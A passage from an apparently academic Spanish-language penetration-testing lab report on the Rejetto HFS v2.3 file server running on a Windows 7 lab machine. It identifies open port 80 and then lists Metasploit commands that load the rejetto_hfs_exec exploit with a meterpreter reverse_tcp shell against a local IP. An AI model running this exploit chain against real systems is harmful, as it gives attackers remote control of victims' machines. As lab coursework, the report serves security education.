

Ilustración 37 - *Software Rejetto v2.3 instalado en Windows 7x64 - Fuente: El Autor*

3.2 Información que permitió identificar el fallo de seguridad en Win7x64

Con la información inicial suministrada en el documento Anexo 4 - Escenario 3, es claro que se tiene sospecha de fuga de información, las dudas fueron despejadas por medio de la realización de pruebas técnicas utilizando herramientas especializadas para verificar vulnerabilidades en los sistemas operativos y aplicaciones instaladas en los equipos de cómputo de la organización.

Se evidenció la instalación de la aplicación Rejetto v2.3 en la maquina con Windows 7x64, se verificó en diferentes sitios web que manejan información sobre las vulnerabilidades que se presentan a nivel de seguridad de la información como es el caso del Instituto Nacional de Ciberseguridad – INCIBE, se evidenció las fallas asociadas a vulnerabilidades de exploits que permiten conexiones remotas a terceros dando acceso remoto al equipo de cómputo.

La aplicación Rejetto v2.3 permite la transferencia de archivos por medio web, una de las vulnerabilidades se presenta cuando el usuario inicia una conexión del Shell remota y el equipo de destino escucha las conexiones del equipo que envía los datos, los atacantes utilizan Shell inversas para invertir el modo de escucha de las conexiones, con ello se puede configurar acceso a firewalls, entre otros.

Un puerto abierto significa que existe comunicación entre dispositivos en sus diferentes capas de transporte, la comunicación puede utilizar protocolos TCP y UDP principalmente, de esta forma podemos compartir información entre los diferentes equipos de una red local o a través de internet como es el caso de la aplicación Rejetto v2.3, con un puerto abierto un ciberdelincuente puede realizar ataques de denegación de servicios, dejando sin acceso a los sistemas de información a los usuarios internos y externos de la organización, con un puerto abierto se puede tomar acceso y control total del servidor. (de Luz, 2021)

Tener puertos abiertos en equipos de comunicaciones al interior de un sistema de información en una empresa se constituye en una falla a las políticas de seguridad de la información, con ellos se pone en peligro el activo más valioso de la organización como es la información.

El uso de herramientas especializadas como NMAP, NESSUS, METASPLOIT, ETTERCAP, WIRESHARK permiten aprovechar este tipo de vulnerabilidades dentro de un sistema de información.

Ilustración 38 - *Logo ETTERCAP - Fuente: El Autor*

Ilustración 39 - *Logo NMAP - Fuente: El Autor*

Ilustración 40 - *Logo WIRESHARK - Fuente: El Autor*

Ilustración 41 - *Logo Metasploit - Fuente: El Autor*

3.3 Herramientas utilizadas que identificaron fallos de seguridad en Win7

Una de las herramientas que podemos utilizar para verificar los fallos de seguridad en la maquina con Windows 7x86 es el comando NETSTAT, por medio de este comando podemos verificar el estado de los puertos de comunicaciones en el equipo de cómputo, al ejecutar este comando vemos si el puerto está abierto o cerrado, si se está escuchando por otros procesos o conexiones remotas.

Hacemos uso del comando ***IPCONFIG*** en el símbolo del sistema para verificar la dirección IP del equipo con Windows 7x32, luego verificamos el estado de los puertos del equipo víctima en este caso.



Ilustración 42 - *Comando IPCONFIG en Windows 7x32 - Fuente: El Autor*

Con el comando ***NETSTAT*** podemos validar los puertos abiertos en el equipo con Windows 7x32, de esta forma se puede evidenciar el puerto 80 es el puerto atacado o que abre la aplicación Rejetto v2.3.



Ilustración 43 - *Comando NETSTAT - Fuente: El Autor*



Ilustración 44 - *Puerto 80 en uso o abierto por la aplicación Rejetto v2.3 - Fuente: El Autor*



Ilustración 45 - *Verificación del puerto 80 en Rejetto v2.3 - Fuente: El Autor*

3.4 Cómo afecta el ataque a la maquina Win7x64

Al momento de realizar las pruebas de penetración o pentesting podemos identificar las vulnerabilidades o debilidades que se presentan en un sistema de información en una empresa, por medio de la versión del software en ejecución podemos determinar las vulnerabilidades conocidas para dicha aplicación, así como las posibilidades de éxito al momento de ser explotadas con herramientas especializadas, por medio de una ***Prueba de Concepto (PoC)*** podemos aprovechar la vulnerabilidad presentada en la aplicación Rejetto v2.3, al tratarse de una aplicación para compartir o transferir archivos, es fácil cargar archivos maliciosos al usuario que recibe la información.

Bajo el sistema operativo Windows, las vulnerabilidades se pueden explotar mediante los puertos de comunicaciones que se encuentran abiertos, estos puertos se pueden explotar por medio de herramientas como un Exploits y un Payloads con lo cual determinamos una Shell remota por medio de la dirección IP del equipo que se desea atacar.



Ilustración 46 - *Rejetto v2.3 en ejecución - Fuente: El Autor*

3.5 Evidencias documentadas de la explotación de vulnerabilidades

Para aprovechar las vulnerabilidades presentadas, utilizaremos la herramienta Metasploit por medio de diferentes comandos desde Kali Linux, a continuación anexamos imágenes del proceso realizado.

Iniciamos ejecutando Metasploit desde la consola de Kali Linux como usuario con privilegios de administrador usando el comando ***sudo msfconsole***



Ilustración 47 - *Iniciando Metasploit Framework - Fuente: El Autor*

Iniciamos la explotación de la vulnerabilidad de Rejetto v2.3 en Metasploit Framework por medio del comando ***use exploit/windows/http/rejetto_hfs_exec,*** con este comando podemos ingresar a la base de datos que contiene Metasploit sobre las vulnerabilidades conocidas para Rejetto v2.3



Ilustración 48 - *Iniciando Exploración de la vulnerabilidad de Rejetto v2.3 - Fuente: El Autor*

Realizamos la carga de los payload o el paquete de archivos que ejecutan esa vulnerabilidad de manera específica, en nuestro caso realizamos la carga de payload por medio del comando ***set payload Windows/x64/meterpreter/reverse_tcp,*** utilizamos el comando con la palabra reservada “reverse” para que el servidor realice una conexión reversa al equipo del atacante, es decir hacia el equipo con sistema operativo Kali Linux.



Ilustración 49 - *Cargando Payload en Metasploit - Fuente: El Autor*

Se agrega el ***RHOSTS*** que será la IP del servidor o equipo con Windows 7x64 donde se encuentra el aplicativo Rejetto v2.3, para ello utilizamos el comando ***set rhosts 192.168.0.6***



Ilustración 50 - *RHOSTS 192.168.0.6 al equipo victima - Fuente: El Autor*

Al finalizar la configuración inicial de Metasploit ejecutamos el proceso de explotación de vulnerabilidades usando el comando ***exploit***

